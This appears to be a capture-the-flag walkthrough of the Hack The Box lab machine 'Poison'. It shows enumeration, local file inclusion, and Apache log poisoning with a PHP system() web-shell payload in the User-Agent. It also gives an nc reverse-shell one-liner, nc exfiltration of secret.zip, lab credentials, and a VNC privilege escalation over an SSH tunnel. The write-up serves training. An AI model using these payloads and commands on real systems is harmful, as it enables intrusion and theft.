

Loot

Box Info

- Name : Poison
- IP : 10.10.10.84
- Level : Medium

Creds

Service	Username	Password	Description
SSH Login	charix	Charix!2#4%6&8(0	Found in pwdbackup.txt
VNC Login	Port - 5901	secret (file from secret.zip)	Found in /home/charix

Enumeration

Nmap

- Quick Scan

```
sudo nmap --max-retries 0 -p- 10.10.10.84 -oN nmap/quick_scan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 05:41 EDT
Warning: 10.10.10.84 giving up on port because retransmission cap hit (0).
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.62% done; ETC: 05:42 (0:01:08 remaining)
Nmap scan report for 10.10.10.84
Host is up (0.18s latency).
Not shown: 54329 filtered ports, 11204 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 61.13 seconds
```

- Enumerate ports

```
grep open nmap/quick_scan | awk -F/ '{print $1}' ORS=','  
130 ↵  
22,80,
```

- Custom Scripts and version enumeration

```
sudo nmap -sC -sV -p 22,80 -oA nmap/targeted_scan 10.10.10.84  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 05:46 EDT  
Nmap scan report for 10.10.10.84  
Host is up (0.17s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)  
| ssh-hostkey:  
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)  
|   256  4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)  
|_  256  0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)  
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32  
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).  
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd  
  
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
```


Quick Glance

- PHP website
- Free BSD as OS


Attack Surface

Website


Method 1



- Here we can see some files that need to be tested.
- We can see from brotli, there can be LFI in file parameter. Interestingly, there is also a file called pwdbackup.txt.



- Going to that file



- Copy that text and run `base64 -d` 13 times on it. We get a password.

- Use LFI to check for /etc/passwd

```

1 # $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
2 #
3 root:*:0:0:Charlie &:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System &:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
9 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
10 games:*:7:13:Games pseudo-user:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
14 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
15 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
17 unbound:*:58:59:Unbound DNS Resolver:/var/run/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
22 pop:*:68:68:Post Office Owner:/nonexistent:/usr/sbin/nologin
23 auditd:*:78:77:Auditd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 haster:*:845:845:HASTER unprivileged user:/var/empty:/usr/sbin/nologin
27 nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
28 tss:*:601:601:TrouSer5 user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
32 charix:*:1001:1001:charix:/home/charix:/bin/csh
33

```

- The password most likely seems for charix. Using ssh, we can login as charix and cat out the user.txt

```

ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Apr  8 12:02:58 2021 from 10.10.14.15
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:         https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:      https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout:    man hier

Edit /etc/motd to change this login announcement.

```

To see the IP addresses currently **set** on your active interfaces, type **"ifconfig -u"**.

```
-- Dru <genesis@istar.ca>
charix@Poison:~ % id ; ls
uid=1001(charix) gid=1001(charix) groups=1001(charix)
lin_log      linpeas.sh      secret      secret.zip  user.txt
charix@Poison:~ %
```

Method 2 : Log Poisoning

- We can check through the file parameter, whether we can read the apache access logs. Quick google:
 - **FreeBSD Apache error log file location – /var/log/httpd-error.log**
-
- We can change it to httpd-access.log
- We can make a requests by changing the User-Agent (using burp), as it is not being changed. We can test whether PHP code is being executed by trying.
 - **Hello**, **"Hello"**, **'Hello'**
- We can see that "Hello" is being escaped by backslashes, therefore we need to be sure to use single-quotes in the user-agent, or the PHP code might not execute

```
1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: <?php echo 'PHP CODE' ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Pragma: no-cache
0 Cache-Control: no-cache
1
2
10 1: Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
11
12
13 compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
14 -" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
15
16 compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
17 Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
18 Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
19 //10.10.10.84/" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
20 TTP/1.1" 200 1351 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
21 TTP/1.1" 200 1538 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
22 TTP/1.1" 200 1725 "-" Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0"
23 TTP/1.1" 200 1912 "-" "Hello"
24 TTP/1.1" 200 2036 "-" "Hello"
25 TTP/1.1" 200 2160 "-" "\"Hello\""
26 TTP/1.1" 200 2288 "-" "\"Hello\""
27 TTP/1.1" 200 2414 "-" "\"Hello\""
28 TTP/1.1" 200 2540 "-" ""
29 TTP/1.1" 200 2659 "-" ""
30 TTP/1.1" 200 2778 "-" ""
31 TTP/1.1" 200 2897 "-" "PHP CODE"
32
```

- We can get PHP code execution, by passing the desired command to sad parameter

```

1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: <?php system($_REQUEST['sad']) ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Pragma: no-cache
10 Cache-Control: no-cache
11
12

```

- Use `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 9001`
`>/tmp/f` to get a revshell and we can use the same pwdbackup.txt to elevate privileges to charix

Privilege Escalation

root

- First copy the secret.zip from the box to the local machine `cat secret.zip | nc 10.10.14.15 9001` on the remote machine while running `nc -lnvp 9001 > secret.zip`.
- Extract secret.zip using the password for charix
- Running ps aux, we can see root is running a vnc server.

```

root 529 0.0 0.7 23620 7432 v0- I Wed13 0:00.05 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xauthority -geometry 1280x8
root 540 0.0 0.5 67220 4640 v0- I Wed13 0:00.03 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 541 0.0 0.4 37620 3924 v0- I Wed13 0:00.01 twm
root 596 0.0 0.2 10484 1572 v0- Is+ Wed14 0:00.00 /usr/libexec/getty.Pr ttyv0

```

- We can check netstat using `netstat -anlp tcp` to see that there can be two ports 5901 and 5801. We can use wget to check the headers from both the ports. Port 5901 seems like it.

```

charix@Poison:~$ netstat -anlp tcp
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         (state)
tcp4    0      0 44 10.10.10.84.22       10.10.14.15.52326      ESTABLISHED
tcp4    0      0 10.10.10.84.22         10.10.14.15.52010      ESTABLISHED
tcp4    0      0 127.0.0.1.25           *.*                      LISTEN
tcp4    0      0 *.80                   *.*                      LISTEN
tcp6    0      0 *.80                   *.*                      LISTEN
tcp4    0      0 *.22                   *.*                      LISTEN
tcp6    0      0 *.22                   *.*                      LISTEN
tcp4    0      0 127.0.0.1.5801         *.*                      LISTEN
tcp4    0      0 127.0.0.1.5901         *.*                      LISTEN
charix@Poison:~$ wget 127.0.0.1:5901
--2021-04-08 16:10:26-- http://127.0.0.1:5901/
Connecting to 127.0.0.1:5901... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'index.html'

index.html           [  => ]           12  --KB/s   in 0s

2021-04-08 16:10:26 (780 KB/s) - 'index.html' saved [12]

charix@Poison:~$ ls
index.html  lin_log  linpeas.sh  secret  secret.zip  user.txt
charix@Poison:~$ cat index.html
RFB 003.008
charix@Poison:~$ wget 127.0.0.1:5801
--2021-04-08 16:10:51-- http://127.0.0.1:5801/
Connecting to 127.0.0.1:5801... connected.
HTTP request sent, awaiting response... 404 Not found
2021-04-08 16:10:51 ERROR 404: Not found.

charix@Poison:~$

```

- We can use ssh to tunnel to the box and configure it to port 5901. `ssh -L5901:127.0.0.1:5901 charix@10.10.10.84`, this way when we ping our port 5901, we are tunneling. This is also done because the server is running locally and we can't connect to it remotely.
- Now connect to the vncserver using vncviewer we are asked to authenticate

```

norman@kali ~/Hack-The-Box/machines/poison <main>
└─$ vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:

```

- We can use the secret file got from secret.zip as the password file, and get the root shell.

```
norman@kali ~/Hack-The-Box/machines/poison <main>  
$ vncviewer -passwd secret 127.0.0.1::5901  
Connected to RFB server, using protocol version 3.8  
Enabling TightVNC protocol extensions  
Performing standard VNC authentication  
Authentication successful  
Desktop name "root's X desktop (Poison:1)"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Same machine: preferring raw encoding
```

